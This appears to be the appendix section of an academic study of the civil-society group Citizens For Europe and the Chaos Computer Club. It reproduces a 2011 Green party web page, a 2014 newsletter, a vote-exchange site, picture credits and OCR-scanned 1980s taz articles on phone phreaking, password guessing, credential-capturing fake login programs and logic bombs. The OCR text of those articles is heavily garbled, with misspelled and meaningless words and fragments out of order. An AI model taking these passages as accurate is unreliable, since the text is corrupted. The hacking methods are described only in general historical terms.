2. Democracy and Political Participation in Europe
3. Citizenship in the European Union

We connect practitioners and decision-makers from academia, civil society and politics to address these challenges by promoting actors' collective intelligence and boosting self-empowerment. If you are engaged in similar topics professionally or personally and would like to participate, co-host events or become a partner in our projects, let us know!

[Get involved!](#)

---

### DiverseCity onBoard

Despite growing diversity in cities, migrants' social mobility and political representation remain

## Appendix 4

### CFE political parties

Facebook Twitter Flickr Youtube Kontakt Spenden Newsletter ok Diese Website durchsuchen

# EINE STADT FÜR ALLE

BÜNDNIS 90 DIE GRÜNEN

EUROPAWAHL THEMEN BER PARTEI FRAKTIONEN MITMACHEN TERMINE BLOG PRESSE

Startseite > Themen > Demokratie > Renate Künast wirbt für die symbolische Wahl „Jede Stimme 2011“

## Themen

- Bildung
- Wirtschaft & Arbeit
- Klima
- Solidarität
- Stadtentwicklung
- Demokratie
- Familie
- Geschlechtergerechtigkeit
- Kultur
- Weitstadt Berlin

30.08.2011  
**Renate Künast wirbt für die symbolische Wahl „Jede Stimme 2011“**

### Jede Stimme 2011

Rund 460 000 Berlinerinnen und Berliner ohne deutschen Pass sind aufgerufen, an der symbolischen Wahl „Jede Stimme 2011“ teilzunehmen. Dass tausende Berlinerinnen und Berliner nicht wählen dürfen, obwohl sie in Berlin leben, arbeiten und Steuern zahlen, halte ich für ungerecht. Das wollen wir ändern.

Während bei den Wahlen zum Berliner Abgeordnetenhaus nur deutsche Staatsbürger stimmberechtigt sind, dürfen bei den Wahlen zu den Bezirksparlamenten zusätzlich alle EU-Bürger mitmachen. Ganz ohne Stimmrecht am 18. September sind die 280.000 Personen ohne EU-Pass (Drittstaatenangehörige). Aus diesem Grund wollen Bündnis 90 / Die Grünen bessere Bedingungen für den Erwerb der deutschen Staatsbürgerschaft und ein **bezirkliches Wahlrecht für alle Berlinerinnen und Berliner** – unabhängig vom Pass - erreichen.

Ich kann nicht verstehen, dass alle anderen Parteien – SPD und Linkspartei, die in ihren Wahlprogrammen ein Ausländerwahlrecht in den Bezirken befürworten - am 23. Juni 2011 im Abgeordnetenhaus gegen den Antrag der Grünen-Fraktion gestimmt und damit eine **Wahlrechtsreform für diese Bevölkerungsgruppe blockiert** haben.

Die 75 Wahllokale für die Wahlen zu „Jede Stimme 2011“ sind bis zum am 4.9. um 18 Uhr geöffnet.

Eine Liste der Wahllokale und weitere Informationen und gibt es hier: [☞](#)

Abgelegt in:

Schlagworte: Integration, Chancengerechtigkeit

Thema: Demokratie

Zurück

### Kommentare

Verfasst von *Wahlrecht für alle ab Geburt am Do, 2011-09-08 23:57.*

Von der Wahl ausgeschlossen sind nicht nur Berliner ohne deutschen Pass, sondern auch alle Berliner unter 18 Jahren. Seit langem zeigt sich, dass Politiker jedes Thema scheuen, mit dem sie ihr Wählerpotential verprellen könnten. Das hat zur Folge dass Politiker sich auf fast keinem Feld mehr profilieren können und sich deshalb gerne mit üblen Kampagnen auf die Gruppen stürzen, die nicht wählen dürfen: Das sind Migranten aber auch Kinder und Jugendliche, die, wenn man unseren Politikern glaubt, zu alkohol- und drogensüchtigen Monstern mutiert sind. Deswegen hilft nur ein Wahlrecht für alle ab Geburt. Leider vermissen ich diese Idee

Diskussion: Roma-Kultur-Europa am 7. April

BÜNDNIS 90 DIE GRÜNEN

### GRÜN verändert Europa

Unsere Ziele, unsere Erfolge

WWW.GREENS2014.EU/DE

### Spende jetzt

Dein Plakat für die Europa- & Kommunalwahl

### SCHUTZ für EDWARD SNOWDEN

## Appendix 5

### CFE newsletter January 2014

**From:** Citizens For Europe e.V. [office@citizensforeurope.org](mailto:office@citizensforeurope.org)  
**Subject:** Urban Citizenship - DiverseCity onBoard Project starts - European Elections 2014 - EU Convention  
**Date:** 7 January 2014 14:54  
**To:** [s.kubitschko@gold.ac.uk](mailto:s.kubitschko@gold.ac.uk)

Urban Citizenship: Reclaiming the European City - DiverseCity onBoard Project starts - European Elections 2014: Voting Rights for all! - European Convention #citizenship #diversity #EP2014 #convention

Is this email not displaying correctly?  
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## Voting Rights for All - EP2014

In the run up to the European Elections in May 2014, Citizens For Europe and the alliance [Voting Rights for All](#) (Wahlrecht für Alle) will launch a campaign to expand voting rights on local and European levels to Third Country Nationals. The successful Kick-Off meeting took place on December 9th where representatives of 20 civil society organisations and political parties met to network and develop concrete campaigning ideas. To raise the pressure on politicians to expand voting rights in Germany we're going to focus on raising public awareness on the topic and on organising "share your vote" actions.




The next meeting will be held in mid-January. More info will be available soon, which we will post to our website. Stay tuned!

Interested in joining the campaign? Contact Ms. Louisa Prause: [prause@citizensforeurope.org](mailto:prause@citizensforeurope.org)


# Appendix 6

## CFE Pinterest



## Appendix 7

### CFE collaborations





## Appendix 8

### CFE Vote Exchange

**VOTE exchange** Username Password Sign in Donation | Languages

Sign up now! | Forgot password?

HOME ABOUT MY VOTE FORUM **COMMUNITY** PARTNERS LINKS FAQ

#### Community





Left on the map are 6 Vote-Exchange members, potential voting partners for you, selected at random.

You can also use the form below to find partners in your country. Select the nationality and the residence country for the person you want to have as a voting partner.

Select nationality and country to find a voting partner

- Nationality - - Residence Country - Find

#### POTENTIAL VOTING PARTNERS

 <b>MarionNett</b> French in Belgium Already in partnership	 <b>potato</b> Lithuanian in Lithuania Already in partnership
 <b>irvinst</b> Italian in Latvia	 <b>alvacerde</b> Austrian in Luxembourg

#### PAYPAL DONATION

Donate

VISA MASTERCARD AMERICAN EXPRESS

## Appendix 9

### CCC Btx terminals

Telephone Btx terminal combination



Austrian Post Btx system (Mupid 1, television and telephone)



Public Btx terminal (today at Museum for Communication Frankfurt)





Btx logo



Copyright: by Discostu (under GFDL), Museum for Communication Frankfurt, Much Projekte, Deutsche Post

## Appendix 10

### CCC Post emblem

Variations of the CCC Pesthörnchen (pest horn) an allusion to Posthorn (post horn)



The original Deutsche Post logo



Copyright: Chaos Computer Club, ~SebDominguez and Deutsche Post

## Appendix 11

### CCC taz TUWAT





### Telefonitis

## DAS GROSSE DATENNETZ DER WELT

Die Deutsche Bundespost war auf der Telefon mit einem eigenen Stand vertreten. Mich interessierte ihr neuer 130-Service. Man wählte 018 und dann eine vierstellige Nummer. Für 23 Pfennig läßt sich beliebig lang mit verschiedenen Firmen auch in weit entfernten Städten (Länder) telefonieren. Die angeschlossenen Firmen übernehmen den Rest der Gebühren. In den USA gibt es das mit 800er Nummern schon seit Jahren. Diverse Artikel in TAP berichten von Mißbrauch des 800er Service durch Telefonfreies für kostenlose weltweite Ferngespräche (Bau von blue/yellow/green und anderen boxes). Auf dem Stand der Bundespost wählte keiner Näheres zum neuen 130er Dienst. Man verwas mich an den Presssprecher. Bei einem Kaffee fragte er mich, von welcher Zeitung ich komme. „taz“ antwortete ich und er verstand „F.A.Z.“. Ich wiederholte „Nein taz, DIE TAGESZEITUNG“. Er kamme sie noch immer nicht und ich ergab mir, „das ist so'n linksradikales Revolverblatt.“ Er schaute mich irritiert an und meinte, er habe sich schon wegen meines tragbaren Reporterterminals gewundert, weil die F.A.Z. sowas noch nicht habe. Das ist TEXI, sagte ich, mein elektronisches Notizbuch. Und wenn ich einen Artikel fertig habe, rufe ich in mein Notizbuch und ihm direkt im Satzsystem per Akku-

Auch dazu wußte er nichts. Immerhin hatte zum Thema Satellitenempfang die CDU/CSU-Fraktion, als sie noch in der Opposition war, ne Bundestagsanfrage gemacht mit der Vermutung, ob die SPD/FDP-Regierung den Satellitenempfang verbieten wolle. Die Antwort der damaligen Regierung: Im Prinzip nein, aber die Frequenzen werden für die Bundeswehr gebraucht. (Außerdem genehmigen als die Sowjets nicht, da sie sonst auch mit Ansprüchen in umgekehrter Richtung rechnen müßten.) Meine nächste Frage zielt auf Bildschirmtext. Nach der Restörung darf diesbezüglich keine Briefe mit außergewöhnlichem Inhalt transportieren. Und entsprechendes müßte wohl für Bildschirmtext gelten. Bei Briefen sei die Kontrolle auf Inhalt schwer, bei Bildschirmtext leichter. Wie das gehandhabt würde mit der elektronischen Zensur, wollte ich wissen. „Es gibt keine Zensur“ entgegnete er heilig. Tja, antwortete ich, schon der B.I.T. darf auf seinem Freistempel die badische Wintersonne nicht verwenden. Da sei die Post vor. Und ich habe vor einigen Wochen einen Brief an einen Freund in Köln geschickt und den Umschlag geschrieben: „Enthalt staatsfeindliche Hetze im Sinne des Straßengesetzes der DDR“. Dieser Brief war von der Oberpostdirektion in Köln gefangen gehalten worden und nur nach heliger

Verkehrsdurchgaben Meldungen: „Ja, du bist im Ortsteil Klockendorf ist der Notfall ausgefallen. Bitte rufen Sie die Polizei über Amt an.“ Das wunderte mich, schließlich schätze ich die enorme Zuverlässigkeit des deutschen Postwesens. Gleich bei zwei Quellen wurde ich fündig: In der Zeitschrift „Polizei und Technik im 20ten Jahrhundert“ (siehe) und in den „Unternehmensblättern für das Fernstudium“ wurde das „Notrufsystem 76“ erklärt. Automatische Fangeschaltung beim Wählen von 110/112 und von Schickmick. Außerdem senden die neuen Notrufgeber in den Telefonzellen gleich ne vierstellige Kennung des Telefons, von wo man gewählt hat. Durch Drehen des Hebels wird automatisch ein 12er Wahl-Tackern am Anfang und dann die Standortnummer an Polizei und Feuerwehr geschickt. Daß man auch durch Drücken der Telefongabel wählen kann, ist von den Telefonschließern her bekannt (1 einmal, 2 zweimal, 3 dreimal) tackern. Die Doppelwahl (11mal tackern) gab es an postgelegten Apparaten vor Einführung des Selbstwählendens, Gedächtnis-Hacker führten damals so Ferngespräche ohne Vermittlung. Was heute passiert bei elfmal Tackern, ist sicher streng geheim. Richard von TAP-Magazin erzählt dazu, in New York sei auf den Polizeiparolen „nicht ne Anzeige



Der 19-jährige Student Mark Austin aus Kalifornien wurde am 3. Oktober verhaftet. Ihm wird vorgeworfen, von seinem Heim-Computer aus 20 Computernetze, darunter eines aus dem Verteidigungsministerium, einzubringen zu sein. Obwohl er keinen Schaden anrichtete, droht ihm nach dem neuen Gesetz gegen Computerkriminalität eine mehrjährige Gefängnisstrafe. Foto: a



säkkoppler. Und all das hat sogar eine FITZ-Nummer (das ist ne Posteingangszahl). Aber zur Sache: Was können Sie mir zum neuen 130-Dienst sagen? Er wählte auch nichts genaues nicht und vertraute mich auf ein Papier, das er mir schicken wollte. Da ich aber einmal einen Postler am Haken hatte, ging es gleich weiter: Warum verhalte die deutsche Bundespost den Empfang des sowjetischen Fernsehprogramms, das per Satellit ausstrahlt und in der Schweiz und den Niederlanden geht das und wird u.a. per Kabel verbreitet.

Intervention wieder fra gekommen (Bei der Auslieferung war der Text amtlich übermalt und der Zusteller meinte „das Ding war bei dem Chef.“) Ich meinte, wenn ich ja nichts machen möchte, meinte der Presssprecher, denn ein einfacher Beamter würde mir lesen „enthalten staatsfeindliche Hetze“ und deshalb auslöschen. Zum Abschluß des Gesprächs erhielt ich sogar die Visitenkarte, wenn auch erst nach einigen Zögern. Ein anderer Beamter hatte sich schon ebenz. vom Presssprecher geklärt. Im norddeutschen Raum kommen täglich in

mit der Nummer des Anrufenden. Und die erste Frage lautet: Von welchem Apparat aus rufen Sie an? Sonderbehandlung bei Nichtübermittlung der Nummern! Bei Richard sprach ich auf der Meise noch über andere TAP-Geschichten: Y.I.P.L., Youth International Party Line war eine Idee (unter vielen, es war die Hippie/Vippe-Zeit) am Anfang. Für geheimdienstliche und andere Zwecke gibt es Rufnummern oder Rufnummernfolgen, die bewirken, daß alle, die dort anrufen, miteinander sprechen können. In diesem Frühjahr berichtete der „Stern“ dar-

über, daß in Schweden eine solche Nummer unter korb kursierte und daß über Wochen hinweg (tagtäglich) Gespräche/Diskussionen/lokes liefen. Irigend wann wollten sich die korb nicht nur hören, sondern auch mal sehen. Man verabredete sich an einem Tag an einer U-Bahnstation. Es wurde eine partyspektakuläre Versammlung und die Turmbeschäden lagen in einem Park. Die Polizei geriet in ungeheure Panik, weil Sie wurde von nicht und entwickelte Zwangsläufig die wahnwitzigsten Vermutungen. Eine schnell zusammengewürfelte große Polizeieinheit sorgte für einen ordentlichen Knippsatz. Hinterher hieß es amtlich, ja, wenn wir das gewollt hätten... Na, jedenfalls laufen solche Telefonparties schon seit Jahrzehnten ohne Knippsatz und ohne viel drüber zu reden. Und das nicht nur in USA. Vor kurzem, etwas über 10 Jahren, am 12. II 1973, verkündete die norwegische Repre-

### Unsicher oder umstaendlich

## SICHERHEITSPROBLEME GROSSER RECHNER

Große Rechnersysteme sind hefter nicht gegen geheime Zugriffe abzuwehren. Ihre Hardware, d.h. Zentralrechner, Datenspeicher, Drucker, Bildschirmterminals, Datenfernleitungen usw. sind über mehrere Städte verteilt. Es gibt praktisch keinen Überblick - außer über das (unabhängige) Rechnerprotokoll selbst, was wenn auf welchem Gerät sitzt. Ähnlich war es mit der Software, der ganzen Hierarchie von verschiedenen Rechnerprogrammen und Dienstfiles. Kaum jemand kann sagen, daß er sich wirklich in jedem Winkel des Programmsystems auskennt. Es ist wie mit einem alten Bus: Die ursprüngliche Programm- und Datenstruktur (die Rechner-Architektur) wird im Laufe der Jahre durch Ergänzungen, Fehlerkorrekturen, die häufig von anderen Programmierern gemacht werden als der Systemwart, durchzogen und überwacht, so daß niemand mehr durchblickt. Ich habe schon öfters Fachleute an Rechnern gesehen, mit denen sie jahrelang zu tun hatten, die hilflos auf den Bildschirm starrten mit der Frage: „Was macht ER denn jetzt schon wieder?“. Letztendlich ist in der Informatikerausbildung so deshalb Ordnung halten im Programmabbau, alles sauber dokumentieren, ordentliche und durchsichtbare Schnittstellen zu anderen Programmsystemen einbauen usw. Aber viele Informatiker/Programmierer sind immer noch mehr Bastler/Inkubier als Zwangscharaktere, so daß sie der Versuchung kaum widerstehen können, hier und da kleine, schnelle Sprünge im Programm anzubringen, die aber niemand außer

ihnen durchschaut, die aber vom Ordnungspunkt stark verport sind. Viele haben natürlich auch eine gewisse Freude, wenn ohne sie nichts zum Laufen zu bringen ist. Typisch ist eine Geschichte, über die die amerikanische Zeitung „Stars and Stripes“ in einem Artikel vom 20. III Computer kriminalität berichtete. Bei einem in vielen Institutionen verwendeten Computerbetriebsprogramm, das in den Bell Laboratories programmiert worden war, konnte man mit einem bestimmten Code-Wort alle Sicherheitsstellen überspringen und direkt auf den innersten Programmwinkel zugreifen. Zwei Jahre blieb diese „Hintertür“ der Systemprogrammierer unentdeckt, allmählich aber sprach sich auch unter den Programmierern bei den Anwendern des Systems herum, wie man die umständlichen Sicherheitsabfragen abkürzen konnte. Einer davon war die national security agency, die als elektronische Aufklärung spezialisiert ist und das Computer-Sicherheitszentrum des Pentagon leitet. Dort floß die Sache schließlich auf. Ein großes Software-system ist wie ein verwickeltes Schloß, was auf den ersten Blick übersichtlich und wohlgeordnet wirkt, hat viele geheime Räume, rätselhaft Türen, verborgene Gänge. Ein illegaler Besucher findet ohne weiteres Weg, ohne hinein oder herauszuschmuggeln oder es auch, von anderen unbemerkt, dort aufzuhalten. Das ist sicher kein umstößiger Grund, warum in vielen Betrieben, in denen mit Rechnern gearbeitet wird, der Trend zu dezentralen Kleincomputern geht. Die

Einstat/möglichkeiten sind allerdings beschränkt. Auch wenn die Technologie schon sehr weit entwickelt ist, kann mit dezentralen Rechnern einfach nicht die Leistung zur Verfügung gestellt werden, die ein Rechenzentrum mit Datenbanken, Schnelldrucker, hohen Rechengeschwindigkeiten usw. hat. Außerdem besteht der Sinn der dezentralen Datenverarbeitung in größeren Institutionen ja gerade darin, daß es ein Datum gibt, an dem von vielen verschiedenen Stellen aus Fertigungsstücke werden kann. Daß nicht jeder mit den Daten alles machen kann, soll ein hierarchisch gegliedertes System von Mitarbeitern gewährleisten, mit denen sich jeder Benutzer des Rechners gegenüber aussprechen muß, wenn er mit ihm in Verbindung tritt. Das Pallwort sagt dem Rechner auch, mit welcher Kompetenz sich der Benutzer an ihn wendet. In Abhängigkeit davon akzeptiert er Befehle zum Lesen oder Überschreiben von Daten, oder auch nicht. Ein Beispiel: In der Firma Meier & Sohn sind die Buchhaltung, die Personalabteilung, der Einkauf, die Werbung und der Kundendienst an den zentralen Computer angeschlossen. Ein Mitarbeiter der Buchhaltung hat z.B. das Pallwort „Müller bzw. Tja“, nur allerdings leicht zu erraten. Der Zensur „Ja“ sagt dem Rechner, daß Müller Buchhaltungsdaten lesen und überschreiben darf, Daten der Personalabteilung jedoch nur lesen. Mit dem Pallwort „Krause per“ darf man hingegen umgekehrt Buchhaltungsdaten zwar lesen und Personaldaten verändern. Wenn Herr Müller Herrn Krause aber sein Pallwort mitteilt

und ihn bittet, bei den nächsten Rechnereinstellungen seine paar Zahlen vor letzten Buchungsdat. deckt eben mit einsetzten, dann ist das ganze Sicherungssystem wirkungslos. In größeren Betrieben haben Pallwörter auf die Dauer nie geklimt, es werden deshalb von Zeit zu Zeit ausgewechselt, was auch einwider umständlich und unannehmlich ist. Schließlich kann man die neuen Pallwörter nicht am Schwarzmarkt kaufen, sondern muß sie selbst besorgen. Artikel aus „Stars and Stripes“ beschreiben, ein Hacker schloß ein Programm, das aktiviert wird, sobald ein Benutzer ein Fernnetz einstellt. Es simuliert das Datum des Rechners mit dem Benutzer, fordert ihn auf, seinen Namen und sein Pallwort anzugeben, speichert die Angaben in einem geheimes, nur dem Hacker bekanntes Datenfile und schaltet erst dann zum eigentlichen Rechnerdialog durch. So kann sich ein Hacker an ein solches System an den USA übertragen behält gehandelt. Diese Tricks sind inzwischen schon klassisch und es gibt eine Reihe von Gegenmaßnahmen, die aber alle umständlich sind, oder neue Unsicherheiten zur Folge haben. Große Unternehmen, denen an der Sicherheit ihres Rechnersystems viel gelegen ist, beschäftigen inzwischen Spezialkräfte von Informatikern, häufig ehemalige Hacker, die Löcher im System finden wollen. Aber Hacker erkennen auch psychologisch was sie sich in ihre Kollegen von der anderen Seite hinwenden können, sind sie ihnen überlegen. Sie wissen, die meisten

braven Informatiker sind völlig phantasielos. Wenn sie ihr Pallwort (es wählen dürfen) fällt ihnen meistens nicht anderes als der Name ihrer Freundin, ihr eigene Geburtsdatum oder irgendein Computerbegriff ein. Man erhält über Wissen über die Person und ein bißchen Ausprobieren läßt sich ein mühsames Pallwort herauskriegen. Schrifttautobus und Methoden. Pallwörter zu finden, an dem inzwischen berufliche hessigenen Tät. „War Games“ (Kriegsspiel) beschreiben. Der Einbruch erfolgte mit seinen Computerprogrammen last eines Weltkrieg an, der sich ihm allerdings als virtueller Krieg im Rechnerum herausstellte. Nicht realistisch ist dann dargestellt, daß Pallwörter häufig in der früheren Umgebung eines Terminals aufgeschrieben sind. In der heutigen Zeit sind die meisten Rechnersysteme durch elektronische Mittel geschützt. Wenn man ein Telex- oder Fernnetz an einen Rechner angeschlossen hat, dann erkennen er das an einem signifikanten Protokoll. In der Bundesrepublik spielt die Computerverbreitung immer mehr eine Rolle, was von Datenschutzernisse zu erfüllen ist, obwohl sich die Sicherheitsprobleme großer Unternehmen angesichts der US-Sondermaßnahmen Erfahrungen mit dem US-Problem vorbereiten. Aber die häufige durchdringbare Datenetze sind noch längst nicht so verfilzt und allgegenwärtig wie in den USA. Außerdem reizen die deutschen Verfassungsgegner den ideologischen Abwehrkampf nicht immer als überzogenes Motivations vor. (Imma)

## Appendix 13

### CCC taz hacker

#### „hacker“

► Für alle computer-hacks, die die TAZ-dop-  
pelseite vom 8.11. über die „hacker“ gelesen  
haben und wissen wollen, wie sie dem deut-  
schen „chaos computer club“ beitreten kön-  
nen: kontakt über

WAU Holland, Schwenckestr. 85, 2 Hamburg 19

Beitrittsbedingung ist, das folgende program-  
mierproblem zu lösen: ein programm zu  
bauen, das mit dem befehl „run“ und dem  
befehl „list“ dasselbe tut. Geht angeblich in  
vielen programmiersprachen, u.a. Basic, Pas-  
cal, Fortran. Noch ein tip: das problem ist durch  
rekursion zu lösen!

Montag, 2.1.84 **taz** AKTUELLES 5

## Prost Neujahr! Big Brother brutal zerhackt

Die Datenpinker haben zugeschlagen: Das aufgeblähte Phantom „big brother“ wurde pünktlich zum Orwelljahr durch einen gezielten Großeinmarsch von Hackern an Computerterminals in aller Welt hart getroffen. Aus verschiedenen großen Firmen treffen Meldungen über Schwierigkeiten am Computersystem ein. Denn, um das Brecht-Wort zu aktualisieren: Was ist das Bombardieren von Computersystemen gegen logische Bomben im Rechner?

Anders als bei gewöhnlichen Bomben merken die Betroffenen erstmal nichts. Denn die (noch?) unentdeckten „Eier“, die von unbekanntem Hackern in irgendwelchen Datenbanken abgelegt wurden, wirken als Zeitzähler. So manche Datei ist dann „Dat Ei“, Krampfhaft bemühen sich alle Stellen um den Glauben an die Computersicherheit.

„Wenn ihr schreibt, unser System sei nicht sicher, habt ihr sofort die Gegendarstellung und Schadenersatzprozesse am Hals“, meinte ein Sprecher einer großen Bank. Er wurde sehr aufgeregt, als (Un-?) Sicherheit angesprochen wurde.

In der von der Post subventionierten Bildschirmtextzeitschrift ist eine Karikatur, die die Panzerkacker vor einem Bildschirm zeigt. Sie versuchen, per Telefon Geld von

ner Bank zu zocken und finden das richtige Passwort nicht. „Laß uns wieder zum Schweißbrenner greifen“ steht darunter. Ein Hacker lachte darüber. „Das ist psychologische Kriegführung“, meinte er, „da die Systeme einfach nicht sicher sind. Deshalb haben die in Bildschirmtext eigens Info-Seiten (unter Nr. 1828) zur Computer-Kriminalität, die NUR zur Abschreckung geeignete Fälle bringen. SIE haben nämlich Angst.“

Inzwischen verbreiten die Hacker andere Fälle und Anleitungen. Die Informationen sind auf „alternativen Datenbanken“, per Telefon frei zugänglich. Bei Zensur in diesem Land lagern die Daten halt im Ausland, es gibt ja Selbstwahlverbindungen dorthin. Für die nicht-computerisierten gibt es die Zeitung „Die Datenschleuder“ auf Papier. (c/o Chaos-Computer-Club, Schwenckestr. 85, 2000 Hamburg 19)

„Dieser Bescheid wurde von einem Computer erstellt. Und deshalb stimmt alles“ schreiben die Behörden unten auf ihre Formulare. Große Unternehmen sind schlauer und kaufen (damit wir computergläubig bleiben) Unterschriftenautomaten an (hat Lamsdorff da an der falschen Stelle gespart?). Sollen sie doch dran glauben!

Spektakulär aber dumm ist das Löschen. Sicher schieben etliche Programmierer ihre Fehler auf Faulheit „Hackern“ in die Schuhe (da hat wieder einer alles gelöscht. Und jetzt isses weg). Langst ist auch das Abzapfen von Daten. Das geht sogar mit Computern im Osten. Denn dort stehen (dank Herrn Müller und anderen, die das Embargo umgehen) die gleichen Computerwähler. Die gleichen Programme laufen dort! Wohl aus Angst vor den Hackern wurde die Vorwahl 007 von der Sowjetunion abgeklemmt. Viel interessanter als der Diebstahl von Daten ist das Versenken. Manche Hacker betrachten Datenbanken als „elektronischen Papierkorb“ oder Bitkübel und füllen alles rein, was sie kriegen können. Andere sind mehr

aufs Absaugen scharf und wieder andere, die „Mixer“, spielen mit den Datenbanken Räuberschach. Scheiße in der Datenbank macht die halbe Firma krank. Computer sind doof. Das ist alles aber kompliziert, meinen einige. Nicht unbedingt! Zwar sind schwer bedienbare Geräte „sicher“, aber nur, weil sie keiner benutzt. Gute Programme sind so einfach wie ein Flipper zu bedienen (Werbung in US-Computerzeitschrift: „Alle können unsere Programme bedienen“, daneben ist ein Affe abgebildet.)

P.S. des presserechtlich Verantwortlichen: Dieser Artikel wurde von unserem Computer erstellt. Ich kann nichts dafür, wovon

### Honecker zu den neuen sowjetischen Kurzstreckenraketen

Erich Honecker hat in einem Gespräch mit der Wochenzeitung der französischen KP, „Revolution“, darauf hingewiesen, daß die neuen sowjetischen Kurzstreckenraketen, die jetzt beschleunigt in der DDR und der CSSR aufgestellt werden, durchaus in der Lage seien, die Stationierungsorte der amerikanischen Mittelstreckenraketen in Westeuropa zu erreichen. Ihre Reichweite sei anders als in westlichen Medien behauptet größer als 120 Kilometer. (dpa)

### Umgehungsstraße Eitville:

Der hessische Wirtschaftsminister Reitz hat am 23. 12. beim Verwaltungsgericht Wiesbaden Beschwerde gegen die Entscheidung des Gerichts eingelegt, in der von ihm Anfang Februar angeordnete Sofortvollzug für den verspätigen Bau der seit Jahrzehnten umstrittenen Straße ausgesetzt wurde. Das Gericht hatte die Trassenführung zwar bestätigt, den Bau von vier Spuren jedoch als nicht erforderlich angesehen. Reitz sagte, er sei sich darüber im Klaren, daß seine Beschwerde als Vorwand für ein etwaiges Scheitern der derzeitigen Verhandlungen zwischen SPD und Grünen mißbraucht werden könn-





## Appendix 15

### CCC iPhone hack

Edition: UK US AU **Beta** About us Today's paper Subscribe

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
News Sport Comment Culture Business Money Life & style Travel Environment Tech TV Video Dating Offers Jobs

News Technology iPhone

# iPhone 5S fingerprint sensor hacked by Germany's Chaos Computer Club

Biometrics are not safe, says famous hacker team who provide video showing how they could use a fake fingerprint to bypass phone's security lockscreen

